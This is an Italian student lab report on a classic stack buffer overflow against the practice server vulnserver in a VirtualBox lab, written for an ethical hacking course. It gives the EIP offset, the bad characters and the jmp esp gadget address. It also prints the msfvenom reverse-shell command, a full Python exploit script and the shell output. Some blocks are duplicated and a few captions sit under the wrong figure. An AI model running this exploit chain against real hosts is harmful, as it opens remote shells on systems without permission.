

BUILD WEEK 3 // EXTRA 2

Cracking di un Buffer Overflow

Stack-based buffer overflow exploitation
su vulnserver (OSCP-style)
dalla scoperta alla remote code execution

vulnserver | Immunity Debugger | mona.py | msfvenom

CANDIDATO	Giuseppe Carbone
TARGET	vulnserver (oscp.exe)
TECNICA	Stack BOF → EIP overwrite
DATA	23 Giugno 2026
ESERCITAZIONE	Traccia Extra 2 -- Buffer Overflow



00

Indice

L'indice seguente anticipa l'intera sequenza di lavoro: dall'obiettivo dell'esercitazione, all'ambiente di laboratorio, alle sei fasi dell'exploitation, fino alla metodologia e alle considerazioni finali.

01 Obiettivo dell'esercizio

02 Ambiente di laboratorio

03 Nota operativa -- Networking

04 Toolchain installata sul target

05 Fase 1 -- Scoperta della vulnerabilita'

06 Fase 2 -- Calcolo dell'offset EIP

07 Fase 3 -- Identificazione dei badchar

7.1 Comandi mona utilizzati

7.2 Iterazioni di test

08 Fase 4 -- Ricerca del gadget jmp esp

09 Fase 5 -- Generazione dello shellcode

10 Fase 6 -- Costruzione dell'exploit finale

11 Risultato finale

12 Metodologia -- riepilogo

13 Considerazioni finali

14 Prossimo step

01

Obiettivo dell'esercizio

L'esercizio richiede l'analisi e l'exploitation di un binario Windows vulnerabile (`oscp.exe`, basato su **vulnserver**) attraverso un classico **stack-based buffer overflow**, in stile OSCP. Il binario non implementa protezioni stack canary e presenta uno stack eseguibile; sebbene ASLR sia attivo a livello di sistema, una libreria caricata dal processo (`essfunc.dll`) non ne beneficia, rendendola il punto d'appoggio ideale per l'exploit.

L'obiettivo finale è ottenere **Remote Code Execution (RCE)** tramite dirottamento del flusso di esecuzione (EIP) verso uno shellcode posizionato nello stack.

02

Ambiente di laboratorio

Componente	Ruolo	Dettaglio
Kali Linux (VirtualBox)	Attacker	Generazione exploit, msfvenom, script Python
Windows 10 Pro (VirtualBox)	Target	vulnserver in ascolto su porta TCP 1337
Immunity Debugger 1.85	Debugging	Analisi crash, registri, stack in tempo reale
mona.py	Tooling	Bytearray comparison, ricerca gadget jmp esp
msfvenom	Payload generation	Generazione shellcode reverse shell

Tabella 1. Componenti dell'ambiente di laboratorio.

03

Nota operativa -- Networking**NOTA OPERATIVA -- NETWORKING**

Le due VM non condividevano la stessa subnet (Windows otteneva un indirizzo APIPA 169.254.x.x per assenza di DHCP raggiungibile). Risolto assegnando manualmente un indirizzo IP statico nella stessa subnet /16 su entrambe le macchine e disabilitando temporaneamente il Windows Firewall per consentire ICMP/TCP tra le VM.

04

Toolchain installata sul target

- Immunity Debugger 1.85 (richiede Python 2.7 come dipendenza)
- `mona.py` copiato in PyCommands di Immunity Debugger
- Binario target: `C:\Users\user\Desktop\overflowkit\oscp\oscp.exe`

05

Fase 1 -- Scoperta della vulnerabilita'

Connettendosi al servizio con netcat e inviando il comando HELP, il server espone dieci comandi (OVERFLOW1 -- OVERFLOW10). Ogni comando e' stato testato con un valore di controllo, per poi inviare un buffer di dimensioni elevate (~3000 byte di 'A') per verificarne la robustezza.




Figura 1. Immunity Debugger aperto con oscp.exe in esecuzione e netcat connesso alla porta 1337.

OVERFLOW1 si e' rivelato vulnerabile: l'invio di un buffer sovradimensionato causa un crash immediato del processo, osservabile in Immunity Debugger.

```
# Generazione pattern univoco
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```

Figura 2. Crash iniziale con payload di 'A' -- EIP sovrascritto con 41414141.

RISULTATO

EIP = 41414141 -- ESP punta direttamente all'interno del buffer di 'A' inviato -- controllo confermato sul registro EIP.

06

Fase 2 -- Calcolo dell'offset EIP

Per individuare la posizione esatta in cui il buffer sovrascrive EIP, e' stato generato un pattern univoco con il tool Metasploit `pattern_create.rb` (3000 byte), inviato come payload a `OVERFLOW1`.

```
# Generazione pattern univoco
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

Figura 3. Crash dopo l'invio del pattern univoco -- il valore di EIP contiene una porzione del pattern.

Dopo il crash, il valore di EIP risultante (6F43396E) e' stato convertito in ASCII tenendo conto della little-endianness (n9Co) e ricercato all'interno del pattern originale per determinare l'offset esatto:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

```
[ 1978 byte junk ] + [ 4 byte -> EIP ] + [ shellcode qui, puntato da ESP ]
```

Figura 4. `pattern_offset` conferma l'offset EIP a 1978 byte.

OFFSET CONFERMATO

EIP offset = 1978 byte -- verificato inviando $1978 \times 'A' + 4 \times 'B' + 16 \times 'C'$: il crash successivo ha mostrato **EIP = 42424242** (le 'B') ed **ESP puntante all'inizio delle 'C'**, confermando la struttura del buffer:

```
[ 1978 byte junk ] + [ 4 byte -> EIP ] + [ shellcode qui, puntato da ESP ]
```

07

Fase 3 -- Identificazione dei badchar

Non tutti i byte (0x00--0xFF) possono essere inclusi liberamente nel payload: alcuni caratteri vengono interpretati dal programma o dal protocollo come terminatori, delimitatori o byte di controllo, corrompendo il payload durante il transito. Il processo di identificazione e' **iterativo**: si invia un array di riferimento contenente tutti i byte (escluso \x00, badchar ovvio in quanto terminatore di stringa), si confronta la memoria post-crash con il file di riferimento tramite `mona.py`, si aggiungono i byte corrotti trovati alla lista di esclusione e si ripete il test.

- Comandi mona utilizzati

```
# Configurazione working folder
!mona config -set workingfolder c:\mona\%p

# Generazione array di riferimento (tutti i byte, escluso \x00)
!mona bytearray -cpb "\x00"

# Confronto tra il riferimento e la memoria reale a partire da ESP
!mona compare -f c:\mona\oscp\bytearray.bin -a esp
```

```
# Configurazione working folder
!mona config -set workingfolder c:\mona\%p

# Generazione array di riferimento (tutti i byte, escluso \x00)
!mona bytearray -cpb "\x00"

# Confronto tra il riferimento e la memoria reale a partire da ESP
!mona compare -f c:\mona\oscp\bytearray.bin -a esp
```

Figura 5. Generazione del bytearray di riferimento con `mona bytearray -b "\x00"`.

- Iterazioni di test

Iterazione	Badchar esclusi (input)	Risultato comparison
1	\x00	Corruzione al 1° byte -- nuovo badchar: \x01
2	\x00 \x01	Corruzione confermata -- badchar aggiuntivi: \x03 \x07 \x2e \x2f \xa0 \xa1
3 (finale)	\x00 \x01 \x03 \x07 \x2e \x2f \xa0 \xa1	Set utilizzato per la generazione dello shellcode

Tabella 2. Iterazioni di test dei badchar.




Figura 6. Primo ciclo di mona compare -- confronto bytearray con memoria post-crash.

```
!mona jmp -r esp -cpb "\x00\x01\x03\x07\x2e\x2f\xa0\xa1"
```

Figura 7. Secondo ciclo di mona compare con badchar aggiuntivi nella ignore list.

LISTA FINALE DEI BADCHAR

```
\x00 \x01 \x03 \x07 \x2e \x2f \xa0 \xa1
```

08

Fase 4 -- Ricerca del gadget jmp esp

Poiche' lo stack e' eseguibile ma il suo indirizzo varia ad ogni esecuzione, non e' affidabile puntare EIP direttamente al payload. La tecnica standard consiste nel reindirizzare EIP verso un'istruzione `jmp esp` presente in un modulo **senza ASLR**: al momento del RET, ESP punta gia' all'inizio del payload (subito dopo l'indirizzo sovrascritto), rendendo il salto deterministico.

```
!mona jmp -r esp -cpb "\x00\x01\x07\x03\x2e\x2f\xa0\xa1"
```

La ricerca ha restituito **9 indirizzi candidati**, tutti localizzati in `essfunc.dll` -- il modulo privo di protezioni ASLR/Rebase/SafeSEH individuato in fase di analisi preliminare.




Figura 8. Output di `mona jmp -r esp -- 9 gadget trovati in essfunc.dll (0x625011af selezionato).`

GADGET SELEZIONATO

0x625011af -- essfunc.dll, ASLR: False, Rebase: False, SafeSEH: False

09

Fase 5 -- Generazione dello shellcode

Lo shellcode e' stato generato con msfvenom, escludendo esplicitamente tutti i badchar identificati nella Fase 3.

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP_KALI> LPORT=4444 \  
-f py -b "\x00\x01\x07\x03\x2e\x2f\xa0\xa1" -a x86 --platform windows
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP_KALI> LPORT=4444 \  
-f py -b "\x00\x01\x07\x03\x2e\x2f\xa0\xa1" -a x86 --platform windows
```

Figura 9. Generazione dello shellcode con msfvenom -- reverse shell TCP, badchar esclusi.

Parametro	Valore
Payload	windows/shell_reverse_tcp
Encoder	x86/call4_dword_xor (shikata_ga_nai non compatibile con i badchar richiesti)
Dimensione finale	348 byte
Badchar nello shellcode generato	Nessuno (verificato programmaticamente)

Tabella 3. Parametri di generazione dello shellcode.

10

Fase 6 -- Costruzione dell'exploit finale

Il payload finale combina tutti gli elementi individuati nelle fasi precedenti:

- **1. Padding (1978 byte)**

Riempie il buffer fino a raggiungere l'offset di EIP

- **2. Indirizzo gadget (4 byte, little-endian)**

\xaf\x11\x50\x62 -- sovrascrive EIP con l'indirizzo di `jmp esp`

- **3. NOP sled (16 byte)**

Margine di sicurezza prima dello shellcode, assorbe eventuali sovrascritture iniziali

- **4. Shellcode (348 byte)**

Reverse shell windows/shell_reverse_tcp, libero da badchar

Script exploit completo:

```
import socket

ip = "<IP_TARGET>"
port = 1337
offset_eip = 1978

jmp_esp = b"\xaf\x11\x50\x62" # gadget jmp esp (essfunc.dll)
nop_sled = b"\x90" * 16
shellcode = b"..." # 348 byte, msfvenom, no badchar

payload = b"A" * offset_eip + jmp_esp + nop_sled + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW1 " + payload)
s.close()
```

```
import socket

ip = "<IP_TARGET>"
port = 1337
offset_eip = 1978

jmp_esp = b"\xaf\x11\x50\x62" # gadget jmp esp (essfunc.dll)
nop_sled = b"\x90" * 16
shellcode = b"..." # 348 byte, msfvenom, no badchar


payload = b"A" * offset_eip + jmp_esp + nop_sled + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW1 " + payload)
s.close()
```

Figura 10. Exploit finale inviato al target -- listener netcat in attesa di connessione.

11 Risultato finale

Con un listener `nc -lvnp 4444` in ascolto sulla macchina Kali, l'esecuzione dello script ha prodotto una connessione di shell remota in arrivo dal target, confermando il successo completo dell'exploit.



```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [169.254.100.129] from (UNKNOWN) [169.254.100.128] 49451
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\OverflowKit\oscp>whoami
desktop-9k1o4bt\user

C:\Users\user\Desktop\OverflowKit\oscp>
```

Figura 11. Shell Windows ottenuta -- `whoami` conferma il contesto utente "user". RCE completata.

REMOTE CODE EXECUTION CONFERMATA

Connessione stabilita da 169.254.100.128 -- contesto utente: `desktop-9k1o4bt\user` -- shell interattiva `cmd.exe` completamente funzionante.

`whoami: desktop-9k1o4bt\user`

12

Metodologia -- riepilogo

La metodologia seguita corrisponde all'approccio standard per lo sfruttamento di stack-based buffer overflow in ambiente OSCP-style, applicabile a qualsiasi binario con caratteristiche analoghe:

- **1. Fuzzing & crash**

Identificazione del comando/parametro vulnerabile tramite invio di buffer sovradimensionati

- **2. Offset discovery**

Pattern univoco + analisi del valore EIP al crash per determinare la posizione esatta

- **3. Badchar analysis**

Confronto iterativo bytearray vs memoria per individuare i caratteri da escludere dal payload

- **4. Gadget discovery**

Ricerca di un'istruzione jmp esp in un modulo privo di ASLR

- **5. Shellcode generation**

Generazione payload con msfvenom, badchar esclusi

- **6. Exploit & delivery**

Costruzione del payload finale e ottenimento della shell remota

13

Considerazioni finali

L'esercizio dimostra in modo end-to-end il passaggio da un semplice crash (Denial of Service) a una Remote Code Execution completa, evidenziando l'importanza di ciascuna fase della catena: un offset errato impedisce il controllo di EIP, badchar non identificati corrompono silenziosamente il payload, e un gadget instabile (soggetto ad ASLR/rebase) rende l'exploit non riproducibile.

Le stesse vulnerabilit  (assenza di stack canary, stack eseguibile, modulo privo di ASLR) sono rappresentative di software legacy reale, rendendo questa metodologia direttamente applicabile a scenari OSCP e CTF affini.

14

Prossimo step

DA COMPLETARE

Ripetere l'intera metodologia sul comando OVERFLOW2, come richiesto dalla traccia, verificando se offset, badchar e gadget risultano analoghi o differenti rispetto a OVERFLOW1.

Documento redatto a scopo didattico -- Cyber Security & Ethical Hacking, EPICODE. Attività su VM VirtualBox in ambiente controllato.